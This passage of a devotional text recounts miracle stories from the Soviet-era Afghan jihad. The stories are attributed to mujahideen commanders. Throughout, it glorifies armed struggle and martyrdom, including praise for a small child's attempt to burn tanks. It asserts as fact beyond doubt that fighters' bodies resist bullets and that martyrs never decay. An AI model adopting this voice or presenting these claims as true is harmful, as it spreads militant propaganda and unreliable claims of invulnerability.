alayhi wa sallam in my dream, and he said: Oh Uthmaan, break your fast with us. He was martyred that same day, whilst in the state of fasting.

Miracles a source of Blessing

Imaam Bukhari rahmatullah 'alayhi narrates from Ibn Mas'ood (ra): We used to regard the miracles as a source of blessing and you all regard them to be a source of fear ....". He then said: "I saw water gushing forth from between the blessed fingers of Rasuluilah Sallalahu alayhi wa sallam, and we heard the Tasbeeh of the food while Rasulullah Sallalahu alayhi wa sallam was eating it."

In brief the approach of the Sahaabah (ra) was one of hope and love, while that of the masses was one of fear and anxiety. Those of weak or no Imaan regard strange and abnormal acts as evil omen, whereas in reality karaamaat are a source of blessing for the Mu'mineen.

Conclusion

The belief of the Ahlus-Sunnah is that the Auliya of Allaah can and do display karaamaat. Whoever denies this, his word is rejected. However, there are differences between the Karaamaat of the Auliya and Mu'jizaat. Some differences are:

a) A Mu'jizah is a challenge, but a Karaamat is not.

b) Mu'jizaat occur at the time when they are desired, whereas karaamaat generally occur unexpectedly.

c) The Auliya desire to conceal their karaaniaat.

Miracles in the Afghan Jihaad

These incidents which are going to be narrated are, in reality, more extraordinary than one can possibly imagine, and appear to resemble fairytales. I have personally heard them with my own ears; and have written them with my own hands from those Mujaahideen who themselves were present. I have heard these miracles from such men who are trustworthy and reliable, and who have been constantly on the battlefield. The miracles are many, so much so that they more or less reach the degree of Tawaatur i.e. such a large number that does not entertain the possibility of fabrication. I have heard numerous such miraculous episodes, but brevity does not allow me to enumerate all of them.

Allaah Ta 'ala has not made it except as a glad tiding, so that your hearts may achieve tranquility by it

Most of the Bodies of the Shuhadaa (Martyrs) do not Change or Rot

This fact has reached the degree of Tawaatur i.e. Such a large number of narrators which precludes the possibility of fabrication.
It is recorded in the Shafee Kitaab, Nihaayatul Muhtaaj:
If a person lent out a land so that a deceased may be buried in that land, he may only claim the land back once the body has been completely annihilated. In the case where the deceased is a Nabi or a Shaheed, the land can never be claimed since the bodies of these two never decay.

The Hanafee Jurist, Ibn Aabideen rahmatullah 'alayhi writes in his commentary of Kitaabul-Jihaad: It is Haraam for the earth to consume the body of a Shaheed.

However, I could not find a hadith in this regard. Nevertheless, the incident of the body of Hamzah (ra) has just passed which will suffice as a proof.

The Martyrs of Afghanistan

Umar Hanif, who was my commander in the Zarmah district, has narrated to me in the house of Nasrullah Mansoor (the leader of The Islamic Revolutionary Front) that:
1) I have never seen a single Shaheed whose body has changed or gave off a bad odour.
2) I have never seen dogs touching a single Shaheed even though they devoured the bodies of the communists.
3) I myself opened 12 graves of the Shuhadaa 3 or 4 years after their burial, and I did not find one whose odour had changed.
4) I have seen many a Shaheed more than a year after their burial. Their wounds were fresh, the blood still flowing.

An Imaam narrated to me: I saw the Shaheed Abdul Majeed Muhammad three months after his Shahaadat. He was just as he had been [i.e. unchanged]; and his body exuded the fragrance of musk.

Abdul Majeed Hajee narrated to me: I saw the Imaam of the town of Layiki 7 months after he had been matyred. He was exactly as he had been, except for his nose.

Shaik Muazzin --a member of the Mujlis-us-Shura lil Jihaad narrated to me:
The Shaheed Nussaar Ahmad remained below the soil for 7 months, and did not change the least.

Abdul Jabbaar Niyaazi narrated to me:
I saw 4 Shuhadaa, three to four months after their shahaadat. Three of them were as they had been, and their beards and nails had grown. As far as the fourth one is concerned, his face was partially disfigured.

My brother Abdus Salaam was blessed with shalhaadat. We removed his body after 2 weeks, [finding him] just as he was.

A Shaheed Shakes Hands with his Father

Umar Hanif narrated to me in 1980:
A large battalion came from Russia; consisting of 70 tanks and some regiments, covered by 12 planes. The Mujaahideen were only 115 in number. A fierce battle ensued. Eventually the enemy was defeated. We had destroyed 13 tanks.
From amongst us only four were blessed with shahaadat. One of them was Ibn Jannat Jal, whose name means 'the Rose of Jannah'. We buried him in the battlefield, but after three days, we moved him to his father's home so that his father may bury him in their graveyard. His father (Jannat Jal) addressed him:

"Oh my son, if you truly are a Shaheed, show me a sign thereof"

All of a sudden the Shaheed raised his hand, made salaam to his father, and he continued to clasp his father's hands for 15 minutes. He then drew his hand and placed it on his wound.
His father said: My hand almost crushed when he was holding on.
Umar Hanif says: I saw this with my own eyes.

Moulana Arsalaan narrated to me:
A student named Abdul Baseer attained shahaadat while with us. It was very dark. Fathullah, another mujaahid, and I went in search of his body. He said to me: "Is the Shaheed close. I perceive a fragrant scent". I picked up the scent, and we reached the body by following the scent. In the darkness, I could see a noor (light) in the blood, which was gushing forth from his wound.

The Shaheed Umar Yauoob and his Ammunition

Umar Haneef narrated to me:
Umar Yaqoob, a Mujaahid, was intensely in love with Jihaad. When he attained shahaadat, we came to him and found him holding on to his bullets. We attempted to remove the bullets from his grip, but we could not. We waited a while, then addressed him: "Oh Yaqoob, we are your brothers." He then suddenly opened his hand.

A Cloak on Sayyed Shah

Umar Haneef narrated to me:
One of the Mujaahideen with us was a Haafiz. His name was Sayyad Shah. He would engage in abundant Ibaadat, and would exert himself He would see such dreams which would come true, and had displayed many miracles. We visited his grave two and a half years after his shahaadat. I was with another brother who was the leader of the movement called Numl Haq'. We opened the grave of Sayyad Shah, and found him as he had been, except that his beard had grown longer. I had buried him with my own hands.
More surprising than this was that I found a black silk cloak on him, the semblance of which I had never seen before. I touched it, and found its

fragrance more pleasant than musk and ambar (ambergris).

The Dua of the Mujaahideen

Moulana Arsalaan was one of the most famous Mujaahid in the whole of Afghanistan. He had instilled such fear in the hearts of the Russians that they would conduct briefings about him. They would tell the soldiers that he eats human flesh.

He narrated to me:
In one particular battle We had only one rocket with us. We thus performed Salaah and made dua unto Allaah that he should cause this one rocket to strike the enemy. We were confronted with 200 tanks and a regiment. We fired the rocket, and it struck the vehicle that was carrying provisions and explosives. It blew up and destroyed 85 tanks and a personnel carrier. The enemy were destroyed, and we captured much booty.
I [the author] myself met the young man who fired the rocket.

Birds with the Mujaahideen

1. Moulana Arsalaan narrated to me:
At times, even before the arrival of the attacking Russian aircraft, we were apprized of the imminent attack. Birds would come and hover above our troops before the jets arrived. Wherever we would see them hovering, we would prepare for the attack of the jets.

2. Moulana Abdul Jaleel Haqqam was the most famous Mujaahid of Afghanistan without exception. He told me:
On numerous occasions I had seen birds flying below the aircrafts, protecting the Mujaahideen from the shells of the bombers.

3. Abdul Jabbaar Niyaazi narrated to me: I saw birds flying below the planes on two occasions.

4. Moulana Arsalaan reported to me: I saw the birds many times protecting them [the Mujaahideen].

5. Qurbaan Muhammad narrated to me that: He once saw about 300 birds that were struck by jets, but not even one was injured.

6. Al-Haaj Muhammad Jal, who was a Mujaaahid at Kanr, reported to me: On more than ten occasions I saw the birds flying ahead of the jets, whose speed was one and a half times the speed of sound.

Fire from All Sides

Arsalaan narrated to me:

We were at a place called Shatiree. We were 25 Mujaahideen who confronted two thousand of the enemy (communists). The battle ensued, and after 4 hours the communists were defeated. Up to 80 of them were killed and we captured 26.
We said to the prisoners: Why did you people flee? They said: The American artillery and ammunition bombarded us from all four directions."

Arsalaan says: We had no artillery nor any ammunition. All we had was our individual rifles. And we were all at one location.

He also narrated to me:
The tanks attacked us and they were about 120 in number. They were assisted by a mortar and many aircrafts. Our provisions were exhausted. We were convinced of being captured. We sought protection from Allaah by means of Du'a. All of a sudden, bullets and shells rained upon the communists from all directions. They were defeated. There was no one on the battlefield besides us. He said: They were the Malaa'ikah (Angels.)

The Horses

Arsalaan also narrated to me:
We attacked the communists at a place called Arjoon and we killed 500 and captured 83. We said to them:
Why is it that you people were defeated, whereas you people killed only one Shaheed? The prisoner said: You people were riding on horses, and when we shot at them they ran away and we could not hit them with bullets.

It is established from the Quraan that the Malaa'ikah descended on the occasion of Badr.

When your Rabb commanded the Malaa'ikah, I am with you all, so strengthen those who have brought Imaan. I will soon instill terror into the hearts of those who commit kufr Strike the enemy above their necks and on all their fingertips.

The tafseer of the following aayah: was given by Imaam Kurtubi rahmatullah 'alayhi:

Most certainly, if you adopt Sabr and Taqwa, and they suddenly attack you, your Rabb will assist you with five thousand Malaaikah (angels), marked.

Every army which adopts sabr, and hopes for reward, the Malaaikah will come upon them, fighting with them, since Allaah Ta'ala has appointed these Malaaikah as Mujaahideen till the day of Qiyaamah.
Hasan rahmatullah 'alayhi said: These five thousand are a support for the Mumineen until the day of Qiyaamah.

Imaam Muslim rahmatullah 'alayhi narrates from Ibn Abbaas (ra)
By 'marked' is meant that they had a distinctive sign. According to some Mufassireen the Malaaikah were 'marked' by their unique turbans. According to others it refers to a particular sign on the horses of the Malaaikah.

On the day of Badr when a Muslim was chasing one of the mushrikeen, all of a sudden he heard the cracking of a whip above him, and the sound of a horseman saying: "Proceed, O Hayzoom!
He looked at the mushrik in front of him, laying flat. His nose was smashed, and his face split open, as if he was struck by a whip. It had become completely blackened. An Ansaari reported this to Rasulullah sallAllaahu alayhi wa sallam, who responded: "You have spoken the truth. That was from the helpers of the third heaven."

Muhammad Yaasir reported to me:
When the communists entered a town with their tanks, they enquired where the 'stables for the horses of the Muslim brothers' were. The people were surprised since they did not ride horses. They then realized that these were the horses of the Malaaikah.

Provisions that do not Deplete.

Jalaaluddin Haqqaani narrated to me:
I issued a Mujaahid with some ammunition, and he went into the battlefield. He fired many shots, but the ammunition did not decrease, and he returned with all of it.

A Tank Rides Over Him, but He Remains Alive.

1. Abdul Jabbaar narrated to me:
While I was looking on, a tank rolled over a Mujaahid named (Milam Unhidden, and he remained alive.

2. Al Haaj Muhammad you, the deputy ameer of the Alular district, narrated to me:
A tank passed over the body of the mujaahid Badr Muhammad Jal, and he did not die nor was he injured.
I the author say: We did not know whether he came out from between the wheels or under the wheels.

Scorpions with the Mujaahideen

{And none knows the army of your Rabb besides Him.}

Abdus Samad and Mahbubullah both narrated to me:
The communists set up a camp in the plains of Qundoos (a city). The scorpions attacked them and bit them. Six of them died and the remainder fled.

Children on the Battlefield

Abdul Manaan narrated to me:
The Mujaahid Ameer Jaan was martyred. A while thereafter the Russian tanks rolled into his hometown. His son, who was only three years old, came out with a match to burn the tanks. The Russian commander asked: What does he want? . They replied: "He wants to burn the tanks.

The Adders do not Bite the Mujaahideen.

Umar Haneef narrated to me:
The tanks once besieged the Mujaahideen in a Masjid. A young lady, who was to get married two days thereafter, came out and made du'a as follows:
"0 Allaah, if they intend any harm to the Mujaahideen, make me a ransom for them"
This young lady attained Shahaadat and the Mujaahideen survived.

Muazzin informed me:
When Anjeer Jal was martyred, his mother came out beaming with happiness. People began firing in the air out of delight at his Shahaadat. People of weak Imaan like us will regard these people as mad. It is in fact we who are mad - with the love of this world.]

Shells do not Explode.

1. Jalaaluddeen Haqqaani narrated to me:
We were 30 Mujaahideen upon whom the planes began bombing. All the shells that landed around us exploded, but a shell that fell amongst us did not explode. It was about 45 kg in weight. If it had exploded, it would have killed most of us.

2. Abdul Mannaan narrated to me:
We were 3000 mujaahideen at our camp when the jets released 300 napalm bombs over us. Not a single one exploded, and we transported all of them to Kuta (a town in Pakistan where the mujaahidin were stationed.)

Bullets do not Pierce Their Bodies

1. Jalaaluddeen narrated to me:
I had seen many Mujaahideen with me who would come from the battlefield, their clothes pierced by bullets, but not a bullet had entered their bodies.

2. Shaikh Ahmad Shareef narrated to me:
My son came from the battlefield with his clothes pierced, but he had no wounds.

3. Sakteer Nasrullah Mansoor reported to me:
On 1 April 1982 we received a Mujaahid who had 10 bullets in his head, and 15 in his forearm, and he survived.

4. Moulana Bir Muhammad reported to me:
We were 12 Mujaahideen protecting 'Baktiya', when we were attacked by a force consisting of about a hundred and eighty planes. They surrounded us in a field and began bombarding us. We came from the battlefield with our clothes in tatters, but we were not injured. One hundred and sixty communists were killed and 3 tanks destroyed. Only 2 Mujaahideen gained

Shahaadat.

5. I had seen with my own eyes the bullet holes on the ammunition-belt worn by Jalaaluddeen Haqqaani on his chest. His chest had no wounds.

6. Jalaaluddeen Haqqaani reported to me:
I tramped on a mine that exploded under my feet, but I was not hurt.

7. Moulana Arsalaan narrated to me:
Twice shells struck me on my feet but did not injure me.

Light Ascends from the Body of a Shaheed.

1. The Mujaahid Abdul Mannaan, who was a leader at Helmaan, western Qindaar, reported to me:
We were 600 men and the kuffaar were 6000, all of them from Russia. They were equipped with 600 tanks and 45 planes. They attacked us and the battle raged for 18 days.
The result: 33 Mujaahideen attained Shahaadat. The enemy losses: 450 dead and 36 captured. we destroyed 30 tanks and dropped two planes.
It was summer. This entire period (of 18 days) passed, and not a single body of any Shaheed changed or gave off an odour. One of the Shuhadaa was Abdul Ghafoor, son of Deen Muhammad. Every night a light would extend from him until the sky, and would remain for about 3 minutes, then descend. All the Mujaahideen present saw this light.

2. Umar Haneef related to me:
In February 1982, every night after Esha a light used to descend from the sky onto the courtyard of our home (the Mujaahideen's home). It would encircle the courtyard for a while, then disappear.

All the Tents Were Hit Except the Armoury Tent

Jalaaluddeen Haqqaani related to me:
For 4 years now the planes have been bombarding us, and sometimes all the homes would be destroyed, or all the tents would be burnt, but those

housing the provisions would be untouched.

How many a Small Group Overcame a Large Group.

Sheikh Jalaaluddeen Haqqani only recounted to me two of his many battles.
The first during the advance, and the second during 1987.
He recounted:
Our greatest difficulty during the days of the armoured advance was that we did not possess any P2,7 anti-tank rockets. We gathered a few dirhams and roamed around in search of them, hoping to purchase them. Alas, in vain. We did not find any. We were about 350 men. One day, the advancing invaders attacked us with a force consisting of a few thousand men, tanks, artillery guns and machine guns. The battle lasted two and a half days, after which they were defeated. We captured 25 P2,7 rockets, artillery guns, machine guns and 8 tanks. We took a thousand prisoners, each one with a Kalashnikov (AK).

The second -- in the year 1982.
He reported:
We were 59 Mujaahideen when the enemy attacked with a force of 220 tanks and transport carriers. Also, planes continued to bombard us throughout the battle. The communists were 1500. They would generally be prepared with information of their enemy.
The result was that 45 tanks and armored cars were destroyed, 150 communists killed and a hundred injured. We seized anti-aircraft machine guns, 7 Kalashnikovs (AK's), a 66m artillery gun, 280 artillery shells and 36 000 rounds of ammunition.

The Battle of Northern Kabul

A1-Haj Muhammad Jal reported to me:
The Mujaahideen were 120 in number, and the enemies were 10000, with 800 tanks and 25 planes.
The outcome: We killed 450 communists and destroyed 150 tanks. The booty consisted of 11 armored cars -- filled with provisions and mines.

A Second Battle a Month after the First

Muhammad Jal detailed to me:
The number of Mujaahideen was 500, and the enemy more than 10 000, with their tanks. The result: We killed 1 200 of the enemy, and the battle theatre remained stinking (from the kuffaar bodies) for a month.

Maya Jal and the Bunch of Flowers

Muhammad Yaasir, one of the aides of Sayyaaf related to me:
Udail Miya Jal was the General leader in the defence of Binlaan. He attained shahaadat in 1403 Hijri. Miya Jal was one of the early sons of the Islamic movement and one of the famous leaders. When he attained shahaadat, the sons of his tribe--Ahmad Zab whose number was 100 000, grieved over him. Miya Jal was the fourth of his brothers to attain shahaadat.

His family was immensely saddened (at his loss) and wept on a number of occasions. One night his brother got up, performed wudhu, and made Du'a unto Allaah Ta'ala, that if his brother is indeed a Shaheed, Allaah Ta'ala should show him a sign. He then slept with the intention of getting up for Tahajjud. All of a sudden he felt something falling off him. He switched on the lights and found a unique bunch of roses. In it was a liquid like honey, and its fragrance permeated the entire the room. He gathered the family and showed them the miracle. They said:" We will show it to Muhammad Yaasir in the morning." They placed it on a book and went to sleep. When morning arrived, they could not find it on the book."

Slumber

Allaah Ta'ala says in the Qur'aan:
When He encompassed you all with slumber as a source of peace from Him.

In Tafseer 'Mukhtasar ibn Katheer' the following is narrated:
Abu Talha (ra) says: I was one of those whom slumber overcame on the day of Uhud. The sword fell from my hands a number of times. It would fall and I would pick it up. Again it would fall and I would pick it up. I looked towards them (the Muslims) and saw them swaying back and forth (dozing) while their shields were above them.
It is reported from Ali (ra):

On the day of Badr, we had only one horseman, Miqdaad (ra). I had witnessed the scene where all of us were asleep, except Rasulullah SallAllaahu alayhi wa sallam, who was under a tree, crying, until dawn broke.

Abdullah bin Sa'ud says:
Slumber during fighting is a source of peace from Allaah Ta'ala, and slumber during Salaah is from shaitaan.

Slumber Overcomes Arsalaan

1. Moulwy Arsalaan reported to me:
He slept during the battle in Shahi Kau for ten minutes, while shells were being hurled against them from all directions.

2.Abdur Rahmaan informed me:
During the battle of Rayjee (Baki), about 150 to 200 tanks attacked us. Due to the ear-splitting sound of the large number of shells, the Mujaahideen could not hear for two to three days. Then sleep overcame us during the battle. We woke up, contented and serene. One of the Mujaahideen struck a tank, which caught alight. One of the flaming fragments of the tank fell upon a provision vehicle. Seven vehicles blew up and we captured another five.

3. Abdullah -- Hikmatyaar's bodyguard narrated to me:
Sleep overpowered me a number of times during the battles. I considered this a source of serenity from Allaah Ta'ala, and a bounty.

4. Abdur Rasheed Abdul Qaadir of Ghamaam, informed me:
I witnessed on three occasions slumber overcoming the Mujaahideen at the moment the Russians attacked. They would sleep for two to three minutes, then awake with a new determination. They would then triumph over the Russians.

The Protection of Allaah over the Mujaahideen

And no soul will die except with the permission of Allaah Ta 'ala, (at the appointed time) And Allaah is the best of protectors, and He is the most merciful of all those who show mercy

A tank runs over Akhtar Muhammad.

Muhammad Minjal, Ghazni, Shaljaar narrated to me:
I saw with my own eyes a tank rolling over Akhtar Muhammad, and he lived. When they saw this, they returned and again rolled over him, but he did not die.
They then captured him with two other Mujaahideen. They released a burst of fire on the three, but he did not die, whilst the other two attained Shahaadat. He fell to the ground. The communist came and covered his body with sand. After they left, he got up and returned to the Mujaahideen. Until now [at the time of writing this book] he is alive and engaging in Jihaad.

Two bullets hit Nasrullah and fall into his pocket.

Muhammad Minjal reported to me that Nasrullah, a Mujaahid at Ghazni; narrated to him that:
Two bullets struck him without injuring him; [rather] they fell into his pocket. He showed them to those Mujaahideen that were with him, and they bore witness to it.

A bullet hits Shah in the eye but does not harm him.

Moulana Arsalaan narrated to me:

A Daushka [a anti air craft Gun] bullet struck Shah in the eye but he felt no pain whatsoever. His eye only turned red.

Fourteen Napalm bombs

Muhammad Naeem, a leader at Ghimaam reported to me:
A plane dropped 14 Napalm bombs on the Mujaahideen. Thirteen exploded close to them but did not touch anyone.

Bullets do not pierce their bodies.

I [the author] saw with my own eyes the kurta (shirt) of Khwaja Muhammad, burnt by the splinters of a mortar. The mortar had 5 perforations. He had only one wound.

A Tent Burns, but the Occupants are Unharmed:

Ibraheem Shaqeeq Jalaaluddeen narrated to me:
On 8 March 1983, artillery guns fired two shells on us, burning a tent in 9 places. Three brothers were in the tent, but none experienced any harm.

My clothes were burnt:

Ibraheem narrated to me
On 20 Sha'baan 1402, during the battle of Baajee, Khoosta Biktiya, we were fired upon with shells. My telescope broke and my trousers were burnt.
I [the author] myself saw Ibraheem's trousers, and it has since then been in my possession. Ibraheem was wounded the least. He was with 20 men, and most of their clothes were burnt. None of them was injured. Some of their ammunition-belts were broken by shrapnel, and most of their clothes were burnt.

A car passes over a mine:

Ibraheem narrated to me:
We were 30 men at Razmah when we faced the enemy consisting of 300 tanks, armored cars, and personnel carriers. They were defeated and we captured 2 artillery guns, a vehicle, 300 shells, some mines, 30 000 rounds of ammunition and 6 Kalashnikovs [AK]. We placed all the booty in an armored car. I was next to the driver whose name was Muhammad Rasool. We droved over a mine but it did not explode. A tank drove over the same mine and it was detonated.

I saw with my own eyes bullets piercing the grenade of an R.P.G. [Rocket

propelled grenade] while it was still seated in its launcher. The launcher was in the hands of a Mujaahid, who was unscathed.
I saw the telescope that was in the hands of Jalaaluddeen Haqqaani's brother-in-law. The lens was shattered, but he was unharmed.

Fathullah narrated to me:
Bullets incinerated the pocket of Zarghan Shah, broke the mirror that was in his pocket, and even burnt the book therein. However, he was unharmed.

Fathullah narrated to me:
A bomber released a shell that burnt an entire tent, but none of the occupants was effected.

Abdur Rahmaan narrated to me:
A shell exploded between the legs of Aikal-ud-Deen and next to Abdur Rakmaan. Neither of them was injured.

Mines explode under the tanks of the Mujaahideen, and only their Turbans are disturbed.
Fathullah and Ibraheem were in a tank when it entered the Fort of Baaree to liberate it. Mines exploded and their turbans flew off, but they were unscathed.

Abdul Kareem narrated to me:
I saw Officer Sayyad Abdul-'Alee coming off the battlefield with his clothes riddled with bullet- holes. He was untouched.

Maulwi Yourdal, the leader of Wardak, reported to me:
While traveling between two villages on foot, we were attacked by 8 jets for a distance of 10 km. I could even see the pilots; and I had my weapon with me. We reached safely.

Karaamaat of the Shuhadaa

The fragrance of the Shuhadaa

The fragrance of the Shaheed's body became famous amongst the Mujaahideen. They would pick up the fragrance from a considerable distance.

Allaah Ta'ala says in the Quraan:

> ***When the caravan departed, their father (Ya'qoob alayhis salaam) said "Certainly I can find the fragrance of Yusuf (alayhis salaam), if only you did not accuse me of being old/senile (you would believe)***

Ibn Kathir rahmatullah 'alayhi writes:
The caravan departed from Egypt while Ya'qoob (alyhis salaam) was in Palestine.

Yaqoob alayhis salaam had not seen Yusuf alayhis salaam for a period of 80 years. When all of a sudden he picked up the fragrance of Yusuf alayhis salaam, he feared that others may attribute it to his old age or possible senility. The fragrance was miraculously transported over this large distance.

Moulana Arsalaan narrated to me:
During an intensely dark night I located the position of Shaheed Abdul Baseer by the fragrance his body was emitting.

The Fragrance of Shaheed Ali jaan at a distance of two and a half kilometers

Either Jalaaluddeen or Ibraheem narrated to me:
I was driving my vehicle when I picked up the scent of fragrance. I told my companion: "This is the fragrance of a Shaheed, since the blood of a

Shaheed has a distinctive, pure fragrance, which we have come to recognize. We were not aware that there was a Shaheed on the battlefield, and in this way we accidentally stumbled upon him.

Khiyaal Muhammad locates a shaheed from the Fragrance.

I perceived a pleasant fragrance, so I said to my partner, Possibly Aql Deen [a mujaahid] was martyred at this place ". I enquired, and the locals informed me that indeed he had attained shahaadat at that place.

The Itr on the hands of a Shaheed's mother endures for more than 3 months

Nasrullah Mansoor related to me that Habibullah (also known as Yaaqoot) narrated to him:
My brother became a Shaheed, and 3 months thereafter my mother saw him in her dream. He said to her: "All my wounds have healed except the one on my head ". My mother insisted that his grave be opened. My brother's grave was next to another. The barrier between the two broke down and the other grave was slightly exposed. We saw an adder on the body [of the person in the next grave]. My mother said: "Don't dig [further] ". I said: "My brother is a Shaheed. It is impossible to find an adder in his grave."
When we reached his body, the intensity of the wonderful fragrance overwhelmed and disorientated us. We saw blood oozing from the wound on his head. My mother placed her finger in the blood and it became perfumed. Three months have passed and her finger has remained fragrant. Even now her finger emits the aroma of perfume.

Muhammad Shereen narrated to me:
Four Mujaahideen amongst us attained Shahaadat at a place called Boot Wardak. Four months thereafter we found the fragrance of itr, like that of musk, emanating from them.

Muhammad Shereen narrated to me:
I saw Abdul Ghayyaath 3 days after his Shahaadat. He was squatting on

his heels, therefore I presumed him to be alive. When I drew closer and touched him, he fell on his back.

The Shuhadaa refuse to hand over their weapons

Shaheed Meer Aagha refuses to hand over his revolver at Laukar.

Zubair Meer Ilm narrated to me:
Meer Aagha gained shahaadat amongst them. He had a revolver. The Mujaahideen attempted to take his revolver but he refused to hand it over. When we delivered him [i.e. his body] to his home, his father -- Qaadhi Meer Sultan, addressed him thus:
0 my son, this revolver is no longer yours--it belongs to the Mujaahideen...
He released the revolver.

Shaheed Sultan Muhammad refuses to hand over his Kalashnikov at Lankar

Zubair Meer Ilm narrated to me:
In February 1983, Sultan Muhammad attained Shahaadat, while clasping in his hands his Kalashnikov. The Russians came and tried in vain to take it. Eventually they cut off his hand.

Muhamtnad Shereen narrated to me:
Muhammad Ismail and Ghulaam refused to release their weapons after shahaadat.

Shuhadaa Smiling

Arsalaan narrated to me that:
Abdul Jaleel was a pious student. A shell from a bomber struck him and he became a Shaheed. After performing Salaatul Janaazah upon him, they took him to his father's home. It was at the time of Asr and he remained there until the morning. All this time some Mujaahideen were with him. He opened his eyes and smiled. The Mujaahideen came to Arsalaan and

said that Abdul Jaleel has not passed away. He replied, "He has certainly attained shahaadat. "The Mujaahideen said that it is not lawful to bury him until we can confirm his death. It is necessary to repeat the Salaatul Janaazah. Arsalaan assured them saying: "He had attained shahaadat yesterday, and this is the Karaamat of a Shaheed."

Humaydullah smiles.
Muhammad Umar, the general leader of Baghmaan reported to me:
Humaydullah was honoured with Shahaadat whilst amongst us. When burying him, I found him smiling. I thought I was imagining. I therefore came out and wiped my eyes. I then found him to be the same.

Fathullah, one of Haqqani's senior leaders, narrated to me:
I saw the Shaheed, Suhait Khan 4 days after his burial. We opened his grave and he was smiling. Khairullah says: "I saw him looking at me."

The Shuhadaa do not Change (i.e. their bodies do not decompose)

Maulwy Abdul Kareem narrated to me:
I have seen more than 1200 shuhadaa. Not one of them had decomposed. Not a single Shaheed have I seen who was eaten by the wild dogs, whereas they would eat the Russian bodies.

Fathullah narrated to me that a Mujaahid with him, whose name was Hakeem, narrated to him:
We took out the body of Shaheed Tameer Khan seven months after his burial. He had not changed, and his blood continued to flow, accompanied by the fragrance of musk.

Jalaaluddeen reported to me, at a place called Jaidraan Baktiyaa.
I have not seen any Shaheed whom a dog had eaten. I witnessed a Shaheed whose name was Jalaab. His body was exposed to the wild dogs for 25 days whilst communist bodies were all around him. Dogs had eaten of the communists' bodies, while none had touched the Shaheed's body.

A Baby (who was martyred) holds on to her Mother's Breast who

was also a martyred and Refuses to Let Go.

Both Yourdal and his assistant Muhammad Kareem narrated to me:
A woman and her baby were martyred. Her husband's name was Minjal. Some people tried to remove the baby, but were unable to separate her from her mother.

The Du'a of the Mujaahideen and Allaah Tamale's Aid for Them

Their supplies were exhausted and Allaah Ta'ala assisted them.

Yourdal of the Jaghto district, Wardak narrated to me:
A battle lasting 7 days took place between the communists and us. On the seventh day, our ammunition was depleted. That night, the communists were attacked from all sides. We could not make out the source of fire. The kuffaar were astonished by the type of ammunition that rained upon them since they had never seen anything like it before. Five hundred of them were killed, of which 23 were officers. The rest fled. They also had a few Muslim captives, so they asked them: "From where did you [the Muslims] get this ammunition. We [the Russians] have never seen it before."

Sa'dur Rahmaan of Ghamaan narrated to me:
At Mount Wayjal we became extremely thirsty. The thirst tired us down and we were unable to travel continually. We asked some shepherds if there was any water around. They said that there was none in this area. We then sat down and made dua unto Allaah Ta'ala. Suddenly, close to us, water began gushing out of a boulder. We all drank from it. We were 45 mujaahideen.

Khiyaal Muhammad, the brother-in-law of .Jalaaluddeen Haqqaani, narrated to me:
We were about 60 men, 20 at one position and 40 at another. The enemy forces numbering approximately 1300 approached. They were equipped with tanks, armored cars and artillery guns. I stood up and made du'a unto Allaah Ta'ala, reciting the Aaayat:

And you [0 Muhammad, in reality] had not thrown at the time when you threw, but Allaah had thrown.

(NOTE: This Aayah is also the dua to be read at the time of firing a weapon It makes reference to the incident where Rasulullah sallAllaahu alayhi wa sallam threw a handful of sand in the direction of the kuffaar; and it went into each ones eyes.)

I took a handful of pebbles, recited over it "May their faces be disfigured ", and threw them towards the tanks. I then cried [unto Allaah Ta'ala] with great fervor. This was after the Zuhr Salaah. The first tank came along and fell off a bridge after being hit by some bullets. A Mujaahid then threw a small grenade to the side of a tank, which went off The kuffaar presumed it to be a mine under the tank. They thus stayed clear from the center of the road. The next tank cantered of the edge of the road since the ground below it was not firm. The road was thus closed to the tanks. The troops then alighted from their armored vehicles and surrendered.
The spoils that were captured at this battle:

1) A Daushka weapon
2) 7 Mortar launchers.
3) 19 Medium Range Mortars.
4) 12 R.P.G. [Rocket propelled grenades]
5) 2600 Kalashnikovs [AK]
6) Seven 82 =mm Rockets.)
7) 26 000 Daushuka rounds of ammunition.
8) 28 Armored Cars.

We burnt the rest which included many artillery guns.

Abdur Rahmaan, a leader at the battle of Baatuur narrated to me:
The enemy came with a battalion of 800 to 1200 men, equipped with 58 tanks and armored carriers. We were 30 men. The battle continued for 3

days. On the third day, we were left with only 3 rounds of a Bren machine gun. At the time of Asr we admitted to ourselves: We will not be able to halt the enemies' onslaught. After the Zuhr salaah, we made Du'a unto Allaah Ta'ala. We then ascended a fort and shot at the armored cars. The cars exploded with all their contents. The army ran forward and surrendered to the Mujaahideen.
The Spoils:

1) 5 Tanks intact
2) A Large Artillery Gun
3) 30 armored cars intact
4) 16 Sam missiles
5) A large quantity of Klashnikovs

Other Karaamaat of the Mujaahideen

Water comes forth from the barren land

A number of Afghanis took up temporary residence in a barren land of Pakistan. Water came forth in this area, and the region became lush. Some Pakistanis became covetous over this, and expelled the Afghanis from this region. The water then dried up once more.

Mist enshrouds the mountain on which the Mujaahideen were.

Jalaaluddeen Haqqaani narrated to me:
During the days of the Russian advance, we were not able to light fires on the mountains on which we were, since the spies who saw any smoke would report it to the Government. Allaah Ta'ala sent mist to cover the mountain for most of the year, thus the smoke was not visible.

Those Mujaahideen whose families were in the interior were not martyred

Jalaaluddeen Haqqaam reported to me:
During the days of the Russian advance, the Government [communists] would kill all the relatives of any Mujaahid who attained Shahaadat i.e.

who was killed fighting the Russians. It is from Allaah Ta'ala's Grace and Favour that not a single Mujaahid whose family was in the interior i.e. enemy territory was martyred. Only those became Shaheed whose families had migrated.

Birds with the Mujaahideen.

Birds would appear before the jets and the Mujaahideen would thus perceive the arrival of the jets. The reports of this fact have reached Tawaatur i.e. such a large number of independent reports, which rules out fabrication. The birds used to come with the jets, racing ahead of them. It is well known that these jets fly twice or thrice the speed of sound.) The Mujaahideen are unanimous that when the birds would take part, losses were minimal or none at all.

Some have narrated to me that they had seen a very large number of birds.
Muhammad Kareem said: "I had seen them more than twenty times."
Jalaaluddeen Haqqaani said: "I saw them a great number of times."
Arsalaan said: I saw them on numerous occasions

Some of those who saw them many times are Muhammad Shereen, Maulwy Abdul Hameed, ilm Qar, Fadhl Muhammad, Jaan Muhammad, Khiyaar Muhammad, Wazeer Badsha and Sayyid Ahmad Sha Ali Khan.

A Cloud Protects the Mujaahideen

Muhammad Yaasir narrated to me:
I was observing an encounter in which the enemy jets were attacking a group of Mujaahideen in an open area i.e. they had no place to hide. We [who were observing] made Du'a unto Allaah Ta'ala for the Mujaahideen. Suddenly a black cloud of dust covered the battlefield, and the Mujaahideen were saved.

Abdul Kareem Abdur Raheem narrated to me:
